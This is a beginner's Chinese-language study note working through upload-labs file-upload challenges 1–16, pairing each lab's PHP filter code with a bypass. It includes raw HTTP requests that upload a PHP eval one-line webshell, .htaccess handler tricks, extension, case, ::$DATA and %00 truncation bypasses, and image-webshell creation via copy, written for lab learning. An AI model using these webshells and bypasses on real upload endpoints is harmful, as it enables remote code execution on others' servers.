upload-labs文件上传新手学习笔记

原创


zydbk123456 于 2019-10-14 20:26:12 发布 145 收藏

第一题

源码：

```
function checkFile() {
var file = document.getElementsByName('upload_file')[0].value;
if (file == null || file == "") {
    alert("请选择要上传的文件!");
    return false;
}
//定义允许上传的文件类型
var allow_ext = ".jpg|.png|.gif";
//提取上传文件的类型
var ext_name = file.substring(file.lastIndexOf("."));
//判断上传文件类型是否允许上传
if (allow_ext.indexOf(ext_name + "|") == -1) {
    var errMsg = "该文件不允许上传，请上传" + allow_ext + "类型的文件,当前文件类型为：" + ext_name;
    alert(errMsg);
    return false;
}
```

从源码可以看出，服务器是只允许带有.jpg、.png 、.gif的文件上传，PHP文件是没法直接上传的。我本来尝试用burp抓包，但是页面直接弹信息不让上传。就是
这个alert的内容，说明应该从js脚本来考虑。此时可以尝试禁用浏览器的js,这里以firefox为例，在输入栏输入“about:config”，进入页面搜索Javascript.enabled,更改值就可以了



about:config

第二题

源码：

```
 $is_upload = false;
 $msg = null;
if (isset($_POST['submit'])) {
if (file_exists(UPLOAD_PATH)) {
    if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || (
$_FILES['upload_file']['type'] == 'image/gif')) {
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH . '/' . $_FILES['upload_file']['name'];
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = '文件类型不正确，请重新上传！';
    }
} else {
    $msg = UPLOAD_PATH.'文件夹不存在,请手工创建！';
}
```

可以看到$_FILES里的[‘upload_file’][‘type’]被限制为了image类型，很明显这里用到了MIME类型验证。
MIME (Multipurpose Internet Mail Extensions) 是描述消息内容类型的因特网标准。

MIME 消息能包含文本、图像、音频、视频以及其他应用程序专用的数据。
如何绕过MIME验证？，可以通过burpsuite抓包改包修改Content-Type为“image/jpg”(只要是源码指定的image类型都可以)。

```
POST /upload-labs/Pass-02/index.php?action=show_code HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------18467633426500
Content-Length: 350
Connection: keep-alive
Referer: http://localhost/upload-labs/Pass-02/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------18467633426500
Content-Disposition: form-data; name="upload_file"; filename="new 1.php"
Content-Type: application/octet-stream

<?php
    @eval[$_POST['shell'];
?>
-----------------------------18467633426500
Content-Disposition: form-data; name="submit"

□□□
-----------------------------18467633426500--
```


可以在upload文件夹看到你刚刚上传的php文件，连接菜刀成功，说明成功上传。

第三题

源码：

```
    $is_upload = false;
    $msg = null;
    if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
       $deny_ext = array('.asp','.aspx','.php','.jsp');
       $file_name = trim($_FILES['upload_file']['name']);
      $file_name = deldot($file_name);//删除文件名末尾的点
      $file_ext = strrchr($file_name, '.');
      $file_ext = strtolower($file_ext); //转换为小写
      $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
      $file_ext = trim($file_ext); //收尾去空

  if(!in_array($file_ext, $deny_ext)) {
          $temp_file = $_FILES['upload_file']['tmp_name'];
          $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
          if (move_uploaded_file($temp_file,$img_path)) {
               $is_upload = true;
          } else {
              $msg = '上传出错！';
          }
      } else {
          $msg = '不允许上传.asp,.aspx,.php,.jsp后缀文件！';
      }
  } else {
      $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
  }
```

在源码中可以指导服务器截取了上传的文件的文件名strchr函数是从字符串末端寻找最后的出现的‘.’,返回从这个字符和以后的字符串。又发现如果我们用常见的修改PHP文件后缀名的方法（大小写，加‘.’，加空格，加::$DATA)都绕过不了。但是，还有修改的方式就是在.php后加数字，或者改为phtml，我们可以通过burp抓包修改一下。

```
POST /upload-labs/Pass-03/index.php?action=show_code HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------54363239114604
Content-Length: 350
Connection: keep-alive
Referer: http://localhost/upload-labs/Pass-03/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------54363239114604
Content-Disposition: form-data; name="upload_file"; filename="muma.php3"
Content-Type: application/octet-stream

<?php
    @eval($_POST['shell']);
?>
-----------------------------54363239114604
Content-Disposition: form-data; name="submit"

上传
-----------------------------54363239114604--
```


发现上传成功，再打开upload文件夹，发现文件被改了名，这是因为文件名$imq_path被修改了，也就是我们的文件被重命名了。不影响文件内部的属性。

第四题

源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2","php1",".html",".htm",".phtml",".pht",".pHp",".
pHp5",".pHp4",".pHp3",".pHp2","pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml
",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".
cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

这里我们看到好像菜刀能用的文件类型全被禁了，修改php文件后缀名也不管用了。 这是需要另辟蹊径的信号，我通过浏览网上的writeup，发现一个神奇的东西'htaccess'。 .htaccess主要的作用有：URL重写、自定义错误页面、MIME类型配置以及访问权限控制等。主要体现在伪静态的应用、图片防盗链、自定义404错误页面、阻止/允许特定IP/IP段、目录浏览与主页、禁止访问指定文件类型、文件密码保护等。启用.htaccess，需要修改httpd.conf，启用AllowOverride（将该值改为all），并可以用AllowOverride限制特定命令的使用。如果需要使用.htaccess以外的其他文件名，可以用AccessFileName指令来改变。例如，需要使用.config ，则可以在服务器配置文件中按以下方法配置：AccessFileName .config 。

htaccess文件可以指定配置。它是提供目录级修改文件配置方

式，也就是它可以让目录下的文件及子目录的文件通过该文件指定的配置方式解析成想要的类型，我们可以通过SetHandler让目录下的文件以SetHandler指定的方式被系统解析。
创建一个htaccess文件，用记事本打开，写内容。
用FileMatch字段指定文件

```
<FilesMatch "2.jpg">
SetHandler application/x-httpd-php
</FilesMatch>
```

2.jpg就会被系统解析为php文件

第五题

源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSp
x",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".
aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

查看源码，本题去掉了大小写绕过的检验，所以只需要通过burpsuite抓包，改包把文件的后缀名改成phP(只要有脚本不检验的改成大写的格式就行)，forward

```
POST /upload-labs/Pass-05/index.php?action=show_code HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------19718198955447
Content-Length: 351
Connection: keep-alive
Referer: http://localhost/upload-labs/Pass-05/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------19718198955447
Content-Disposition: form-data; name="upload_file"; filename="muma2.pHp"
Content-Type: application/octet-stream

<?php
    @eval($_POST['shell']);
?>
-----------------------------19718198955447
Content-Disposition: form-data; name="submit"

□□□
-----------------------------19718198955447--
```


改为pHp就不行,因为会检验'pHp',可以改成第一位或第三位改成大写。

第六题


源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSp
x",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".
aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```


查看源码，发现题目漏掉了去空的方法，可以把文件后缀加上一个空字符‘ ’。
把.php后面加上一个空格。

```
-----------------------------217261477111538
Content-Disposition: form-data; name="upload_file"; filename="kon.php"
Content-Type: application/octet-stream

<?php
    @eval($_POST['shell']);
?>
-----------------------------217261477111538
Content-Disposition: form-data; name="submit"

□□□
-----------------------------217261477111538--
```


上传成功



连上菜刀：



可以更新缓存

第七题

源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSp
x",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".
aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

看到源码，我发现没有检验加'.'的函数，尝试在.php后面加上. ,发现能够绕过。

拓展

像php.这文件后缀会被Windows系统解析为php。php (空格)也会被Windows解析掉，这是Windows的特性。

第八题

源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSp
x",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".
aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

看源码，发现少了去掉`::$DATA`的函数。用burp抓包在上传的木马文件后缀名加上`::$DATA`可以绕过。这里利用的是在Windows下NTFS文件系统储存数据流的一个DATA时就是请求本身。

第九题

源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSp
x",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".
aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

看源码，利用后缀名的方法好像不行了，但是分析一下，程序先去除空字符再通过strrchar来寻找.来确认文件名的后缀，但是最后保存文件的时候没有重命名而使用的原始的文件名，导致可以利用类似one.php. .(两个点号之间有一个空格)绕过，如果重名名了文件的话应该会用$file_ext来进行拼凑文件，这样保存在服务器中的文件将没有后缀（去除了.空格）。这里

第十题

源码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw"
,"jsv","jspf","jtml","asp","aspx","asa","asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

str_ireplace(find,replace,string,count)php函数，替换字符串中的一些字符（不区分大小写）str_replace区分大小写。如果搜索的是数组就返回数组。

move_upload_file(file,newloc)php函数，把通过HTTPpost请求(只用post)上传的文件，函数返回一个boolean移动到newloc。

刚开始没有思路，通过网上查询，发现了一个在sql注入中常用的绕过方法。即双写。

```
Connection: keep-alive
Referer: http://localhost/upload-labs/Pass-10/index.php
Upgrade-Insecure-Requests: 1

-----------------------------293582696224464
Content-Disposition: form-data; name="upload_file"; filename="new.pphpHP"
Content-Type: application/octet-stream

<?php
   @eval($_POST['shell']);
?>
-----------------------------293582696224464
Content-Disposition: form-data; name="submit"

□□□
-----------------------------293582696224464--
```


第十一题

源码：

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_GET['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else{
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

这道题可以通过在后缀名加%00绕过。php环境中有两个截断条件： 1.php版本小于5.3.4 2.php的magic_quotes_gpc为OFF状态。原因就是利用系统会把%00后的字符串去，例如new.php%00.jpg会通过后缀名的校验，但会被系统解析new.php

第十二题

源码：

```
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext;

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传失败";
        }
    } else {
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

这道题是通过post传参数save_path。还是通过%00绕过，但不同的是post请求要用二进制修改。而get请求可以直接加%00.

第十三题

题目要求：

上传 图片马 到服务器。

注意：

1.保证上传后的图片马中仍然包含完整的 一句话 或 webshell 代码。

2.使用文件包含漏洞能运行图片马中的恶意代码。

3.图片马要 .jpg ，.png ，.gif 三种后缀都上传成功才算过关！

源码：

```
function getReailFileType($filename){
    $file = fopen($filename, "rb");
    $bin = fread($file, 2); //只读2字节
    fclose($file);
    $strInfo = @unpack("C2chars", $bin);
    $typeCode = intval($strInfo['chars1'].$strInfo['chars2']);
    $fileType = '';
    switch($typeCode){
        case 255216:
            $fileType = 'jpg';
            break;
        case 13780:
            $fileType = 'png';
            break;
        case 7173:
            $fileType = 'gif';
            break;
        default:
            $fileType = 'unknown';
        }
        return $fileType;
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_type = getReailFileType($temp_file);

    if($file_type == 'unknown'){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$file_type;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

看源代码，unpack函数是通过指定的格式（第一个参数），对数据进行解包。而intval函数则是返回变量的整数值。系统通过读取上传文件的头两个字节判断文件的类型，因此直接上传图片马就行。在这里可以了解一下图片头文件欺骗的知识GIF89a。
图片马的制作方法：
1.用二进制编辑器在文件的末尾插入一句话木马。
2.使用CMD制作一句话木马

```
参数/b指定以二进制格式复制、合并文件；用于图像类/声音类文件
参数/a指定以ASCII格式复制、合并文件。用于txt等文档类文件
copy 1.jpg/b+1.php/a 2.jpg
//意思是将1.jpg以二进制与1.php合并成2.jpg
那么2.jpg就是图片木马了。
```

```
:\Users\86177\Desktop>copy 2.jpg/b+new1.php/a 3.jpg
.JPG
ew1.php
```

第十四题

源码：

```
function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(stripos($types,$ext)>=0){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

getimagesize() 函数用于获取图像大小及相关信息，成功返回一个数组，失败则返回 FALSE 并产生一条 E_WARNING 级的错误信息。

语法

```
array getimagesize ( string $filename [, array &$imageinfo ] )
```

getimagesize() 函数将测定任何 GIF，JPG，PNG，SWF，SWC，PSD，TIFF，BMP，IFF，JP2，JPX，JB2，JPC，XBM 或 WBMP 图像文件的大小并返回图像的尺寸以及文件类型及图片高度与宽度。

实例

本地图片文件

```
<?php
list($width, $height, $type, $attr) = getimagesize("runoob-logo.png");
echo "宽度为: " . $width;
echo "高度为: " . $height;
echo "类型为: " . $attr;
?>
```

远程图片文件

分析源代码，通过判断文件的类型决定是否可以上传，我们可以上传一个图片马绕过。

第十五题

源码：

```
function isImage($filename){
    //需要开启php_exif模块
    $image_type = exif_imagetype($filename);
    switch ($image_type) {
        case IMAGETYPE_GIF:
            return "gif";
            break;
        case IMAGETYPE_JPEG:
            return "jpg";
            break;
        case IMAGETYPE_PNG:
            return "png";
            break;
        default:
            return false;
            break;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知，上传失败！";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").".".$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错！";
        }
    }
}
```

在这里要了解exif_imagetype函数是获取图片类型，如果上传的图片为gif/jpg/png类型就可以绕过，可以直接上传图片马文件。和之前一样，本题要利用文件包含判断文件是否上传成功

第十六题

源码：

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])){
    // 获得上传文件的基本信息，文件名，类型，大小，临时文件路径
    $filename = $_FILES['upload_file']['name'];
    $filetype = $_FILES['upload_file']['type'];
    $tmpname = $_FILES['upload_file']['tmp_name'];

    $target_path=UPLOAD_PATH.'/'.basename($filename);

    // 获得上传文件的扩展名
    $fileext= substr(strrchr($filename,"."),1);

    //判断文件后缀与类型，合法才进行上传操作
    if(($fileext == "jpg") && ($filetype=="image/jpeg")){
        if(move_uploaded_file($tmpname,$target_path)){
```

```
            //使用上传的图片生成新的图片
            $im = imagecreatefromjpeg($target_path);

            if($im == false){
                $msg = "该文件不是jpg格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".jpg";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagejpeg($im,$img_path);
                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "png") && ($filetype=="image/png")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefrompng($target_path);

            if($im == false){
                $msg = "该文件不是png格式的图片！";
                @unlink($target_path);
            }else{
                 //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".png";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagepng($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
            }
        } else {
            $msg = "上传出错！";
        }

    }else if(($fileext == "gif") && ($filetype=="image/gif")){
        if(move_uploaded_file($tmpname,$target_path)){
            //使用上传的图片生成新的图片
            $im = imagecreatefromgif($target_path);
            if($im == false){
                $msg = "该文件不是gif格式的图片！";
                @unlink($target_path);
            }else{
                //给新图片指定文件名
                srand(time());
                $newfilename = strval(rand()).".gif";
                //显示二次渲染后的图片（使用用户上传图片生成的新图片）
                $img_path = UPLOAD_PATH.'/'.$newfilename;
                imagegif($im,$img_path);

                @unlink($target_path);
                $is_upload = true;
```

```
            }
        } else {
            $msg = "上传出错！";
        }
    }else{
        $msg = "只允许上传后缀为.jpg|.png|.gif的图片文件！";
    }
}
```

